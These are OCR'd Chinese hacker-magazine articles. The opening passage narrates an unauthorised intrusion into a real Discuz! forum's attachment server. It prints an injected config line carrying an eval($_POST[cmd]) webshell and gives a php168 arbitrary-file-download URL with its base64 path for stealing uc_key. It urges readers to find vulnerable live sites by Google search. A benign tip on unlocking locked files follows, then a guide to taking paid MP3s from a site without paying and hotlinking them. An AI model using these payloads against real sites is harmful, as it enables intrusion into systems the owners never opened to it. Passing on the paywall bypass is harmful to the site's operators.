define('UC_DBTABLEPRE', '`.cdb_uc_');
define('UC_DBCONNECT', '0');
define('UC_KEY', [redacted]);
define('UC_API', 'aaa');eval($_POST[cmd]);//');eval($_POST[cmd]);//');
define('UC_CHARSET', 'gbk');
define('UC_IP', '127.0.0.1');
```

图8

这样终于拿下了附件服务器的webshell，但是论坛的附件服务器使用的是虚拟主机，提权无望，迂回到论坛的愿望也无法达成。不过看到物理地址是d:\wwwroot\xxx\wwwroot的形式，可以确定xxx就是ftp的用户名，可以拿这个暴力破解出ftp的密码。不过暴力破解太麻烦，而且很费时间，最后也不一定能成功，于是我就放弃继续入侵了。

对于这个Discuz! 漏洞的利用大家一定觉得很鸡肋，这个需要知道论坛的uc_key。我这次的入侵得到uc_key的方法是通过创始人查看后台得到的，但是一般情况下创始人的密码是很难到手的。不过漏洞的利用是多元化的，这个Discuz! 漏洞可以结合一些其他cms漏洞来使用。例如一些cms存在下载任意文件的漏洞，并且这个cms整合了Discuz!论坛，就可以去下载论坛的config.inc.php得到uc_key。

例如php168 v6.02就有下载任意文件的漏洞，如果整合了Discuz!论坛就可以结合来使用了。php168漏洞的利用方法是在网址后面添加链接“/do/job.php?job=download&url=文件的base64加密代码”，需要下载的文件为bbs/config.inc.php。随便找个在线加密，加密结果为YmJzL2NvbmZpZy5pbmMucGh-wIA==（注意这里加密的内容为bbs/config.inc.php ，php后面有空格）。在google随便搜索“Powered by PHP168 V6.02”，找了几个带论坛的测试发现果然可行，如图9。




图9

总结，这次的入侵利用了管理员的失误，在论坛的服务器服务器保留了install文件夹，而且可以重装论坛。从技术上说很简单，但是由于服务器设置问题，论坛不能正常访问。登陆ucenter后台，没有方法能拿到webshell（也许我太笨了）。最后得到uc_key，结合最新Discuz! 漏洞入侵成功。

（文中涉及的软件本期光盘已收录）

删不掉的就“解锁”先！

牟晓东

在Windows中进行文件的删除操作非常方便，先选中文件后再按一下Del键就搞定了。不过我们也经常遇到无法删除文件的情况，当然，如果文件正在被其它程序打开（或文件夹处于最小化而不是关闭状态）的话，删除操作肯定会失败。还有，从Windows 2000/XP开始的“文件预览”功能有时也会给文件的删除带来障碍。总而言之一句话：只要文件正在使用（包括被系统隐性调用），删除操作十有八九就会失败。不过，让人郁闷的是，有时在删除某个确实不想的文件（夹）时却屡次被系统提示“无法删除XXX：访问被拒绝。请确定磁盘未满或未被写保护”（如图1）。虽然都知道这肯定是系统的某个进程正在调用该文件（夹），但使用Ctrl-Shift-Del呼出“Windows任务管理器”后选择其中的“进程”选项卡，却根本找不出相关的进程——“Windows任务管理器”多年来一直没什么进步。




图1

这里推荐大家一个名为“Auslogics Task Manager”软件。TaskManager的运行主界面左侧包括“应用程序”、“进程”、“服务”和“被锁定文件”共四项子功能组件，如果想要查明无法删除的文件到底是被哪个进程调用的话，就直接点击最下方的“被锁定文件”。现在，窗口右侧清清楚楚地显示出当前所有正

在被“使用”的文件（夹）以及被哪个程序所“锁定”。现在只要拖动右侧的滚动条仔细查找一下就会轻易根据名称（该不会连要删除的文件名都不知道吧？^-^）找到背后的“黑手”（如图2）。找到根源之后在其上右键点击并选择其中的第一项“解锁文件”，TaskManager很快就提示“要解锁此文件，必须终止以上列出的所有进程。您可能会丢失未保存的数据。如果上述任何进程是系统进程，系统可能会变得不稳定。要继续吗？”，点击“是”按钮之后，被锁定的文件就得到“解放”了——“被锁定”状态就变成了“无法访问”状态。现在再试一次进行文件（夹）的删除操作，呵呵，它们马上就被请进了“回收站”，删除成功！

当然，TaskManager的功能远不止如此，其它像磁盘及网络的数据流量、内存使用率、各种进程的依赖等级与详细说明以及服务的状态和说明等等，的确是“Windows任务管理器”的超级“后补”，大家不妨一试。




图2

（文中涉及的“Auslogics Task Manager”本期光盘已收录）

手把手教你零工具轻松盗链神速下载

黑色倒影

现在网络上什么都要钱了……就连下载个交谊舞曲都要1元一首（如图1）。这个网站限制还不是很严如果我们想要下载直接在播放器上右键“属性”如（图2）mp3地址就显示出来了。这样就可以直接下载了。




图1




图2

要是遇到有网站禁止右键的该怎么办啊？又想下载歌曲，又想把它链接到QQ空间！

其实很简单.我们只需打开IE缓存文件夹**C:\Documents and Settings\用户名\Local Settings\Temporary Internet Files**。点击“搜索”输入mp3（如图3）直接把它复制出来就可以了。如果要知道它的链接地址只需要在上面点击右键（如图4）上面一排就是歌曲地址。复制下来进QQ空间一音乐盒一正版音乐库一添加网络音乐（往下拉，在右下角）（如图5）把歌曲链接复制进去就可以了。




图3

